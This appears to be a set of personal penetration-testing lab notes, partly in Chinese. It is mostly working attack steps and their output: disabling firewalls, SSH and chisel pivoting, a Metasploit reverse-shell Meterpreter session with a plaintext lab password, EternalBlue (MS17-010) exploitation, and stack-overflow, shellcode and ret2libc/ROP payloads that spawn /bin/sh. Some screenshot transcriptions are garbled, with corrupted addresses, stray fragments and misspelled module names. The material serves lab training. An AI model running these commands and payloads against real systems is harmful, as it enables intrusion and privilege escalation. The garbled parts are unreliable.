<pre>[pentester@parrot]:~[-] --&gt; \$sudo tcpdump -i eth0 tcp[13]==2 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link type EN10MB (Ethernet), capture size 262144 bytes 03:46:16.293165 IP 192.168.0.70.33438 &gt; 192.168.0.18.tcpmux: Flags [S], seq 283233079, win 29200, options [mss 1460,sackOK,T5 val 262483 ecr 0,nop,wscale 7], length 0 03:46:16.293836 IP 192.168.0.70.35944 &gt; 192.168.0.18.2: Flags [S], seq 2515420494, win 29200, options [mss 1460,sackOK,T5 val 262483 ecr 0,nop,wscale 7], length 0 03:46:16.295671 IP 192.168.0.70.54414 &gt; 192.168.0.18.3: Flags [S], seq 1803826344, win 29200, options [mss 1460,sackOK,T5 val 262483 ecr 0,nop,wscale 7], length 0 03:46:16.296140 IP 192.168.0.70.41116 &gt; 192.168.0.18.4: Flags [S], seq 1195379462, win 29200, options [mss 1460,sackOK,T5 val 262484 ecr 0,nop,wscale 7], length 0 03:46:16.296933 IP 192.168.0.70.33416 &gt; 192.168.0.18.5: Flags [S], seq 2358642624, win 29200, options [mss 1460,sackOK,T5 val 262484 ecr 0,nop,wscale 7], length 0 03:46:16.298549 IP 192.168.0.70.53542 &gt; 192.168.0.18.6: Flags [S], seq 995926585, win 29200, options [mss 1460,sackOK,T5 val 262484 ecr 0,nop,wscale 7], length 0 03:46:16.300793 IP 192.168.0.70.58424 &gt; 192.168.0.18.echo: Flags [S], seq 1992965953, win 29200, options [mss 1460,sackOK,T5 val 262485 ecr 0,nop,wscale 7], length 0 03:46:16.301946 IP 192.168.0.70.45502 &gt; 192.168.0.18.8: Flags [S], seq 1007310748, win 29200, options [mss 1460,sackOK,T5 val 262485 ecr 0,nop,wscale 7], length 0 03:46:16.302475 IP 192.168.0.70.54784 &gt; 192.168.0.18.discard: Flags [S], seq 878524273, win 29200,</pre>	<pre>aleksander@ubuntu-Machine:~\$ nc 192.168.0.18 1-80 I ls 192.168.177.200.0945 40847.cpp agent.php 17741-master agentwall botnet documents Downloads dumb README.Uncore sasquatch screencast screencast.mp4 screencast.txt screencast1.mp4 screencast1.txt screencast2.mp4 screencast2.txt</pre>
抓[13]=2的包	<pre>tcp針對port送包</pre> <pre>aleksander@ubuntu-Machine:~\$ echo &gt; /dev/tcp/192.168.0.18/8000 -bash: connect: Connection refused -bash: /dev/tcp/192.168.0.18/8000: Connection refused aleksander@ubuntu-Machine:~\$ echo &gt; /dev/tcp/192.168.0.18/90000 -bash: connect: Connection refused -bash: /dev/tcp/192.168.0.18/90000: Connection refused aleksander@ubuntu-Machine:~\$ </pre>

## Persistent

```
netsh firewall set opmode disable  
netsh advfirewall set allprofiles state off  
sudo iptables -S  
sudo iptables -P INPUT ACCEPT  
sudo iptables -P OUTPUT ACCEPT
```

## 爬文字/檔案

### Windows

```
dir /s <FILE_NAME> 2> nul  
findstr /n /i /s <KEYWORD> *.*
```

### Linux

```
find / -name <FILE_NAME> -ls 2> /dev/null  
grep -nir <KEYWORD> .
```

# P&DP

## SSH Local Port Forwarding

```
ssh -L *:80:192.168.0.24:80 administrator@192.168.0.70 (mailto:administrator@192.168.0.70)
#透過70連到24的80指到自己的80
```

```
[x]--[pentester@parrot]--[~]
$ ssh -L *:80:192.168.0.24:80 administrator@192.168.0.70
administrator@192.168.0.70's password:
bind [::]:80: Permission denied
channel_setup_fwd_listener_tcpip: cannot listen to port: 80
Could not request local forwarding.
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

An error occurred during a connection to 127.0.0.1.

557 packages can be updated.
289 updates are security updates.

Last login: Wed Nov 13 21:15:22 2024 from 192.168.0.18
administrator@ubuntu-Machine:~$
```

## SSH Remote Port Forwarding

```
ssh -R *:8008:192.168.0.24:80 administrator@192.168.0.70 (mailto:administrator@192.168.0.70)
#把70綁到自己的8008轉到24的80
SSH server side:
sudo nano /etc/ssh/sshd_config
GatewayPorts yes
sudo service ssh restart
```

```
[x]--[pentester@parrot]--[~]
└─$ ssh -R *:8080:192.168.0.24:80 administrator@192.168.0.70
administrator@192.168.0.70's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

557 packages can be updated.
289 updates are security updates.

An error occurred during a connection to 127.0.0.1.

Last login: Wed Nov 13 22:15:31 2024 from 192.168.0.18
administrator@ubuntu-Machine:~$ ip ro
default via 192.168.0.1 dev eth0 onlink
169.254.0.0/16 dev eth0  brd 169.254.0.255 scope link  metric 1000
172.19.19.0/24 dev eth1  proto kernel  scope link  src 172.19.19.70
192.168.0.0/24 dev eth0  proto kernel  scope link  src 192.168.0.70
administrator@ubuntu-Machine:~$
```

## SSH dynamic port forwarding

```
ssh -D 9050 administrator@192.168.0.70 (mailto:administrator@192.168.0.70)
sudo nano /etc/proxychains.conf
proxychains 接tcp類型的指令
```

The screenshot shows two terminal windows side-by-side. The left terminal window is on an Ubuntu machine (administrator@ubuntu-Machine) and shows the configuration of proxychains. It includes commands like `grep 9050` and `ssudo ssh -D 9050 administrator@192.168.0.70`. The right terminal window is on a Parrot OS machine (pentester@parrot) and shows the results of an Nmap scan on the target host (192.168.0.7). The Nmap output indicates that port 445 is open and associated with the service 'microsoft-ds'.

```
Administrator@ubuntu-Machine:~$ [x]-[pentester@parrot]-[~]
Administrator@ubuntu-Machine:~$ cat /etc/proxychains.conf | grep 9050
socks4 127.0.0.1 9050
Administrator@ubuntu-Machine:~$ ssudo ssh -D 9050 administrator@192.168.0.70
[sudo] password for pentester:
Administrator@192.168.0.70's password:
bind [127.0.0.1]:9050: Address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 9050
Could not request local forwarding.
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

557 packages can be updated.
289 updates are security updates.

Last login: Mon Nov 25 22:26:17 2024 from 192.168.0.18
Administrator@ubuntu-Machine:~$ [~]

Mon Nov 25, 22:30
Administrator@parrot:~$ proxychains nmap 192.168.0.7 -p445
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-25 22:29 EST
|S-chain|->-127.0.0.1:9050-<->192.168.0.7:80-<->OK
|S-chain|->-127.0.0.1:9050-<->192.168.0.7:445-<->OK
Nmap scan report for 192.168.0.7
Host is up (0.0019s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
Administrator@parrot:~$ [~]
Administrator@parrot:~$ [~]
```

## SSH Local Port Forwarding /w Jump Host

```
ssh -J administrator@192.168.0.70 (mailto:administrator@192.168.0.70)
administrator@192.168.0.10 (mailto:administrator@192.168.0.10) -L *:80:192.168.0.24:80
```

The screenshot shows a terminal window titled "administrator@administrator-Virtual-Machine: ~". The terminal is running on a Parrot OS desktop environment. The user has run the command:

```
$ ssh -J administrator@192.168.0.70 administrator@192.168.0.10 -L *:80:192.168.0.24:80
```

The terminal output shows the password prompts for both hosts, a permission denied error for port 80, and a failure to request local forwarding. It then displays the standard Ubuntu 14.04 LTS welcome message. A warning about the end of life for the Hardware Enablement Stack is shown, followed by a note about an available upgrade. Finally, the user runs an 'ip ro' command to check network routes.

```
[x]-[pentester@parrot]-[~]
Administrator@192.168.0.70's password:
Administrator@192.168.0.10's password:
bind [::]:80: Permission denied
channel_setup_fwd_listener_tcpip: cannot listen to port: 80
Could not request local forwarding.
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 3.19.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
 README license

WARNING: Security updates for your current Hardware Enablement Stack
ended on 2016-08-04;
 * http://wiki.ubuntu.com/1404_HWE_EOL

There is a graphics stack installed on this system. An upgrade to a
configuration supported for the full lifetime of the LTS will become
available on 2016-07-21 and can be installed by running 'update-manager'
in the Dash.

Last login: Mon Nov 25 22:35:43 2024 from 192.168.0.70
administrator@administrator-Virtual-Machine:~$ ip ro
default via 172.19.19.1 dev eth1
169.254.0.0/16 dev eth1  scope link  metric 1000
172.19.19.0/24 dev eth1  proto kernel  scope link  src 172.19.19.10
192.168.0.0/24 dev eth0  proto kernel  scope link  src 192.168.0.10
administrator@administrator-Virtual-Machine:~$ █
```

## Meterpreter Session Routing

MSF

```
msfconsole  
use exploit/multi/ssh/sshexec  
set rhosts 172.19.19.70  
set username administrator  
set password Infinit3  
set lhost 172.19.19.18  
exploit
```

```
msf6 exploit(multi/ssh/sshexec) > search sshexec  
[!] Parrot  
  
Matching Modules  
=====
```

#	Name	Home	Disclosure Date	Rank	Check	Description
-	---	---	---	---	---	---
0	exploit/multi/ssh/sshexec		1999-01-01	manual	No	SSH User Code Execution

```
msf6 exploit(multi/ssh/sshexec) > use 0  
[*] Using configured payload linux/x86/meterpreter/reverse_tcp  
msf6 exploit(multi/ssh/sshexec) > set rhosts 172.19.19.70  
rhosts => 172.19.19.70  
msf6 exploit(multi/ssh/sshexec) > set username administrator  
username => administrator  
msf6 exploit(multi/ssh/sshexec) > set password Infinit3  
password => Infinit3  
msf6 exploit(multi/ssh/sshexec) > set lhost 172.19.19.18  
lhost => 172.19.19.18  
msf6 exploit(multi/ssh/sshexec) >  
msf6 exploit(multi/ssh/sshexec) > exploit
```

Meterpreter (Session-Routing)

```
run post/multi/manage/autoroute OPTION=s  
run autoroute -p  
background
```

```
meterpreter > run post/multi/manage/autoroute OPTION=s
[*] SESSION may not be compatible with this module.
[*] Running module against 192.168.0.70
[*] Searching for subnets to autoroute.
[*] Did not find any new subnets to add.
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
README LICENSE

Active Routing Table
=====
Subnet          Netmask        Gateway
-----          -----        -----
172.19.19.0    255.255.255.0 Session 1
192.168.0.0    255.255.255.0 Session 1

meterpreter > background █
```

MS17\_010

search ms17\_010

use exploit/windows/smb/ms17\_010\_eternalblue

show options

set rhosts 192.168.0.7

set lhost 172.19.19.18

check

exploit ...失敗正常

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.0.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.7:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.7:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.7:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.18
lhost => 192.168.0.18
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] Handler failed to bind to 192.168.0.18:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.0.7:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.7:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.7:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.7:445 - Connecting to target for exploitation.
[+] 192.168.0.7:445 - Connection established for exploitation.
[+] 192.168.0.7:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.7:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.7:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.7:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterprise
[*] 192.168.0.7:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
```

## Datapipe

<https://github.com/bovine/datapipe/blob/master/datapipe.c>  
(<https://github.com/bovine/datapipe/blob/master/datapipe.c>)

change Line 80: 20 to 999

```
GNU nano 4.9.3                         Downloads/datapipe.c                         Modified
#define INADDR_NONE 0xffffffff
#endif

struct client_t
{
    int inuse;
    SOCKET csock, osock;
    time_t activity;
}; README.license

#define MAXCLIENTS 999
#define IDLETIMEOUT 300
```

gcc datapipe.c -o datapipe

Setup datapipe

datapipe 0.0.0.0 135 192.168.0.7 135

datapipe 0.0.0.0 445 192.168.0.7 445

datapipe 0.0.0.0 4444 172.19.19.18 4444

```
administrator@ubuntu-Machine:~$ ip ro
default via 172.19.19.1 dev eth1 onlink
169.254.0.0/16 dev eth1  scope link  metric 1000
172.19.19.0/24 dev eth1  proto kernel  scope link  src 172.19.19.70
192.168.0.0/24 dev eth0  proto kernel  scope link  src 192.168.0.70
administrator@ubuntu-Machine:~$ sudo /tmp/datapipe 0.0.0.0 135 192.168.0.7 135
[sudo] password for administrator:
Sorry, try again.
[sudo] password for administrator:
administrator@ubuntu-Machine:~$ sudo /tmp/datapipe 0.0.0.0 445 192.168.0.7 445
administrator@ubuntu-Machine:~$ sudo /tmp/datapipe 0.0.0.0 4444 172.19.19.18 4444
administrator@ubuntu-Machine:~$
```

MS17\_010

search ms17\_010

use exploit/windows/smb/ms17\_010\_永恒之蓝

show options

set rhosts 172.19.19.70

set lhost 192.168.0.70

check

## exploit

```
msf6 exploit(windows/smb/ms17_010_etalblue) > set rhosts 172.19.19.70
rhosts => 172.19.19.70
msf6 exploit(windows/smb/ms17_010_etalblue) > set lhost 192.168.0.70
lhost => 192.168.0.70
msf6 exploit(windows/smb/ms17_010_etalblue) > check
[*] 172.19.19.70:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.19.19.70:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.19.19.70:445 [!] - Scanned 1 of 1 hosts (100% complete)
[+] 172.19.19.70:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_etalblue) > exploit
[-] Handler failed to bind to 192.168.0.70:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 172.19.19.70:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.19.19.70:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.19.19.70:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.19.19.70:445 - Connecting to target for exploitation.
[+] 172.19.19.70:445 - Connection established for exploitation.
[+] 172.19.19.70:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.19.19.70:445 - CORE raw buffer dump (53 bytes)
```

## Chisel未測

```
chisel server -p 443
```

```
chisel client <chisel_server>:443 <remote_addr>:445
```

## Chisel Reverse未測

```
chisel server -p 443 --reverse
```


```
chisel client <chisel_server>:443 R:<remote_addr>:445
```

# BINARY EXPLOITATION

## Shellcode

```
sudo sysctl -w kernel.randomize_va_space=0 #關閉緩衝區防護
nano examples/samplecode/shellcode.c #新增shellcode內容
"\x6a\x17"
"\x58"
"\x31\xdb"
"\xcd\x80"

"\x6a\x2e"
"\x58"
"\x53"
"\xcd\x80" #選一段
sudo gcc shellcode.c -o shellcode -z execstack #產生shellcode執行檔，不要檢查stack
sudo chmod 4755 shellcode #新增權限
./shellcode #執行shellcode
```



A screenshot of a terminal window titled "student@ubuntu: ~/examples/samplecode". The window shows the command ". ./shellcode" being run, followed by the output of the "id" command, which displays the user information: uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare). Below that, the "whoami" command is run, showing the output "student". The terminal has a dark background with light-colored text.

## Stack

```
sudo gcc stack.c -o stack -z execstack -fno-stack-protector #產生檔案
sudo chmod 4755 stack #新增權限
gdb -q ./stack #gdb執行檔案
checksec #檢查安全設定
disassemble main #分析main fopen在+55
r #執行
b *main +55 #發現fopen缺少badfile新增斷點
r #執行
pattern create 100 badfile #產生100大小的badfile
delete breakpoints # 刪除斷點
r #執行
pattern search # 查看在EIP在哪(42)
python -c 'print "A"*42 + "BBBB" + "C"*64' > badfile # 塞42個A+4個B+64個C
cat shellcode.c | grep "'" | cut -d "'" -f2,4 | tr -d "'" | tr -d '\n' # 找出
shellcode裡面參數，cut -d切割符號,-f取第幾個，tr -d去除字元
python -c 'print "A"*42 + "BBBB" + "\x.. shellcode \x.." > badfile #把shellcode插入
stack
r #執行
x/128c $esp #查看esp
vmm #查看lbic
jmpcall esp /lib/i386-linux-gnu/libc-2.23.so #
python -c 'print "A"*42 + "\xa9\x7a\xe0\xb7" + "\x.. shellcode \x.." > badfile #把
esp位址反向插入
r #執行
./stack #執行
```

## 分析main fopen在+55

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x0804850a <+0>: lea    ecx,[esp+0x4]
0x0804850e <+4>: and    esp,0xffffffff
0x08048514 <+7>: push   DWORD PTR [ecx-0x4]
0x08048518 <+10>: push   ebp
0x0804851c <+11>: mov    ebp,esp
0x0804851f <+13>: push   ecx
0x08048518 <+14>: sub    esp,0x234
0x0804851e <+20>: sub    esp,0x4
0x08048521 <+23>: push   0x1e
0x08048523 <+25>: push   0x0
0x08048525 <+27>: lea    eax,[ebp-0x22f]
0x0804852b <+33>: push   eax
0x0804852c <+34>: call   0x80483d0 <memset@plt>
0x08048531 <+39>: add    esp,0x10
0x08048534 <+42>: sub    esp,0x8
0x08048537 <+45>: push   0x8048620
0x0804853c <+50>: push   0x8048622
0x08048541 <+55>: call   0x80483c0 <fopen@plt>
0x08048546 <+60>: add    esp,0x10
0x08048549 <+63>: mov    DWORD PTR [ebp-0xc],eax
0x0804854c <+66>: push   DWORD PTR [ebp-0xc]
0x0804854f <+69>: push   0x205
0x08048554 <+74>: push   0x1
```

## 發現fopen缺少badfile新增斷點

```
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[...]
0x08048534 <main+42>: sub    esp,0x8
0x08048537 <main+45>: push   0x8048620
0x0804853c <main+50>: push   0x8048622
=> 0x08048541 <main+55>: call   0x80483c0 <fopen@plt>
0x08048549 <main+63>: add    esp,0x10
0x0804854f <main+69>: mov    DWORD PTR [ebp-0xc],eax
0x08048554 <main+74>: push   0x205
0x08048559 <main+79>: add    esp,0x1
Guessed arguments:
arg[0]: 0x8048622 ("badfile")
arg[1]: 0x8048620 --> 0x61620072 ('r')
[...]
0x0000| 0xbffffded0 --> 0x8048622 ("badfile")
0x0004| 0xbffffeed4 --> 0x8048620 --> 0x61620072 ('r')
0x0008| 0xbffffed8 --> 0x1e
0x0012| 0xbffffeed4 --> 0xbffffeed4 --> 0xbffffe463d (<do_lookup_x+1661>: add esp,0x20)
0x0016| 0xbffffed0 --> 0xbfffff000 --> 0x23f40
0x0020| 0xbffffeed4 --> 0x7
0x0024| 0xbffffed8 --> 0xf
0x0028| 0xbffffedc --> 0x0
```

## 查看在EIP在哪(42)

## 塞42個A+4個B+64個C

```
gdb-peda$ pattern_search
Pattern buffer found at offset: 42
EBP+0 found at offset: 38
Registers point to pattern buffer:
[EDX] --> offset 89 - size ~17
[ESP] --> offset 46 - size ~60
[ECX] --> offset 89 - size ~17
Pattern buffer found at:
0x0804b168 : offset 0 - size 100 ([heap])
0xbffffeda2 : offset 0 - size 100 ($sp + -0x2e [-12 dwords])
0xbffffee09 : offset 2 - size 98 ($sp + 0x39 [14 dwords])
References to pattern buffer found at:
0x0804b00c : 0x0804b168 ([heap])
0x0804b010 : 0x0804b168 ([heap])
0x0804b014 : 0x0804b168 ([heap])
0x0804b018 : 0x0804b168 ([heap])
0x0804b01c : 0x0804b168 ([heap])
0x0804b020 : 0x0804b168 ([heap])
0x0804b024 : 0x0804b168 ([heap])
0xbffffecd4 : 0x0804b168 ($sp + -0xfc [-6 dwords])
0xbffffed80 : 0xbffffeda2 ($sp + -0x50 [-20 dwords])
0xbfffffed90 : 0xbffffeda2 ($sp + -0x40 [-16 dwords])
gdb-peda$
```

```
EAX: 0x1
EBI: 0x0
ECX: 0xbffffee80 --> 0x1
EDX: 0xbffffee1b --> 0x41410001
ESI: 0xb7fb8000 --> 0x1b1db0
EDI: 0xb7fb8000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
[...]
0x0000| 0xbffffded0 ('C' <repeats 64 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0004| 0xbffffeed4 ('C' <repeats 60 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0008| 0xbffffed8 ('C' <repeats 56 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0012| 0xbffffeed4 ('C' <repeats 52 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0016| 0xbffffeed0 ('C' <repeats 48 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0020| 0xbffffeed4 ('C' <repeats 44 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0024| 0xbffffed8 ('C' <repeats 40 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0028| 0xbffffdedc ('C' <repeats 36 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
```

## 找出shellcode裡面參數

## 把shellcode插入stack

```
student@ubuntu:~/examples/samplecode$ cat shellcode.c | grep "" | cut -d"\" -f2,4 | tr -d '\"' | tr -d '\n' | x64\17\58\31\x31\xcd\x80\x31\xc0\x50\x68//sh\x80\bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80
student@ubuntu:~/examples/samplecode$
```

```
EAX: 0x1
EBI: 0x0
ECX: 0xbffffeed0 --> 0x0
EDX: 0xbffffee1b --> 0x41410001
ESI: 0xb7fb8000 --> 0x1b1db0
EDI: 0xb7fb8000 --> 0x1b1db0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffffeed0 ('A' <repeats 16 times>, "\x31\x50\x76\x00")
[...]
0x0000| 0xbffffeed0 ('C' <repeats 64 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0004| 0xbffffeed4 ('C' <repeats 60 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0008| 0xbffffed8 ('C' <repeats 56 times>, "\n\377\267\314\356\377\277\310\356\377\277\001")
0x0012| 0xbffffeedc ("./shh/bin/211\343P\$211"\n\374\377\267\030\243Cn=F\376\267")
0x0016| 0xbffffede0 ("./bin/211\343P\$211"\n\374\377\267\030\243Cn=F\376\267")
0x0020| 0xbffffeed4 --> 0xb59e199
0x0024| 0xbffffede0 --> 0xb59e199
0x0028| 0xbffffdedc --> 0x804cd0b
```

## 查看esp&amp;rbp

## 把esp位址反向插入



fopen在+30	Column 2
<pre>gdb-peda\$ disassemble main Dump of assembler code for function main: 0x080484db &lt;+0&gt;:    lea    ecx,[esp+0x4] 0x080484df &lt;+4&gt;:    and    esp,0xfffffff0 0x080484e2 &lt;+7&gt;:    push   DWORD PTR [ecx-0x4] 0x080484e5 &lt;+10&gt;:   push   ebp 0x080484e6 &lt;+11&gt;:   mov    ebp,esp 0x080484e8 &lt;+13&gt;:   push   ecx 0x080484e9 &lt;+14&gt;:   sub    esp,0x14 0x080484ec &lt;+17&gt;:   sub    esp,0x8 0x080484ef &lt;+20&gt;:   push   0x80485c0 0x080484f4 &lt;+25&gt;:   push   0x80485c2 0x080484f9 &lt;+30&gt;:   call   0x80483a0 &lt;fopen@plt&gt; 0x080484fe &lt;+35&gt;:   add    esp,0x10 0x08048501 &lt;+38&gt;:   mov    DWORD PTR [ebp-0xc],eax 0x08048507 &lt;+44&gt;:   push   DWORD PTR [ebp-0xc] 0x0804850a &lt;+47&gt;:   call   0x80484b0 &lt;bof&gt; 0x0804850f &lt;+52&gt;:   add    esp,0x10 0x08048515 &lt;+55&gt;:   sub    esp,0xc 0x08048515 &lt;+58&gt;:   push   0x80485ca 0x0804851a &lt;+63&gt;:   call   0x8048380 &lt;puts@plt&gt; 0x0804851f &lt;+68&gt;:   add    esp,0x10 0x08048522 &lt;+71&gt;:   sub    esp,0xc 0x08048525 &lt;+74&gt;:   push   DWORD PTR [ebp-0xc] 0x08048528 &lt;+77&gt;:   call   0x8048360 &lt;fclose@plt&gt; 0x0804852d &lt;+82&gt;:   add    esp,0x10 0x08048530 &lt;+85&gt;:   mov    eax,0x1 0x08048535 &lt;+90&gt;:   mov    ecx,WORD PTR [ebp-0x4] 0x08048538 &lt;+93&gt;:   leave  0x08048539 &lt;+94&gt;:   lea    esp,[ecx-0x4] 0x0804853c &lt;+97&gt;:   ret</pre>	
確認ABC有塞到正確欄位	找出system, exit, /bin/sh位址
<pre>gdb-peda\$ r Starting program: /home/student/examples/samplecode/libc/retlib Program received signal SIGSEGV, Segmentation fault.  Registers: GAX: 0x1 EBX: 0x0 ECX: 0x92cce0a0 --&gt; 0x0 EDX: 0x0 ESI: 0xb7f3a000 --&gt; 0x1b2db0 EDI: 0x0775a000 --&gt; 0x1b7db0 EBP: 0x41414141 ('AAAA') ESP: 0x42424242 ('BBBB') EIP: 0x42424242 ('BBBB') CR2: 0x102a0 ('carry PARITY adjust zero SIGN trap INTERRUPT direction overflow')  Invalid SPC address: 0x42424242 -----stack-----[stack] 0060  0xbffff458e0 ("CCCCCCCC") nzV\213\205\004\b\001") 0064  0xbffff458e4 ("CCCCC\ncV\213\205\004\b\001") 0068  0xbffff458e8 --&gt; 0x04005a0 (&lt;_exit+16: sbb    BYTE PTR [eax],al) 0072  0xbffff458ec --&gt; 0x0400458d0 (&lt;_libc_csu_init+75: add    edi,0x1) 0076  0xbffff458f0 --&gt; 0x0400459b4 ("./examples/samplecode/libc/retlib") 0080  0xbffff458f4 --&gt; 0xbffff459b4 --&gt; 0xbffff47283 ("./home/student/examples/samplecode/libc/retlib") 0084  0xbffff458f8 --&gt; 0xbffff459bc --&gt; 0xbffff472b1 ("XDG_VTNR=7") 0088  0xbffff458fc --&gt; 0x92cc0e08 --&gt; 0xfbfa2498</pre>	

## ROP

```
p setuid #找到setuid
p setgid #找到setgid
ropgadget #找到跳躍位址
> python -c 'print "A"*24 + "\xc0\x63\xeb\xb7" + "\x45\x83\x04\x08" +
"\x00\x00\x00" + "\x40\x64\xeb\xb7" + "\x45\x83\x04\x08" + "\x00\x00\x00\x00" +
"\xb0\xfd\xe3\xb7" + "\xe0\x39\xe3\xb7" + "\x2b\x0b\xf6\xb7"' > badfile #插入setuid/
跳躍/0,setgid/跳躍/0,systme,exit,/bin/sh
> ./retlib
```

```
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb72e0 <__setuid>
gdb-peda$ p setgid
$2 = {<text variable, no debug info>} 0xb7eb7360 <__setgid>
gdb-peda$ ropgadget
ret = 0x8048329
popret = 0x8048345
pop4ret = 0x8048598
pop2ret = 0x804859a
pop3ret = 0x8048599
addesp_12 = 0x8048342
addesp_16 = 0x8048425
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e7eda0 <__libc_system>
gdb-peda$ pexit
Undefined command: "pexit". Try "help".
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e349d0 <__GI_exit>
gdb-peda$ find /bin/sh
Searching for '/bin/sh' in None ranges
Found 1 results, display max 1 items:
libc : 0xb7f61a0b ("/bin/sh")
gdb-peda$ 
```

```
student@ubuntu:~/examples/samplecode/libc
student@ubuntu:~/examples/samplecode/libc$ python -c 'print "A"*24 +"\xe0\x72\xeb\x45\x33\x04\x08"+'\x00\x00\x00\x60\x73\xeb\xb7+"\x45\x83\x04\x08"+'\x00\x00\x00\x00'+"\xa0\x0d\xe4\xb7+"\xd0\x49\xe3\xb7 +'\x00\x1a\x76\xb7"' > badfile
student@ubuntu:~/examples/samplecode/libc$ ./retlib
$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 
```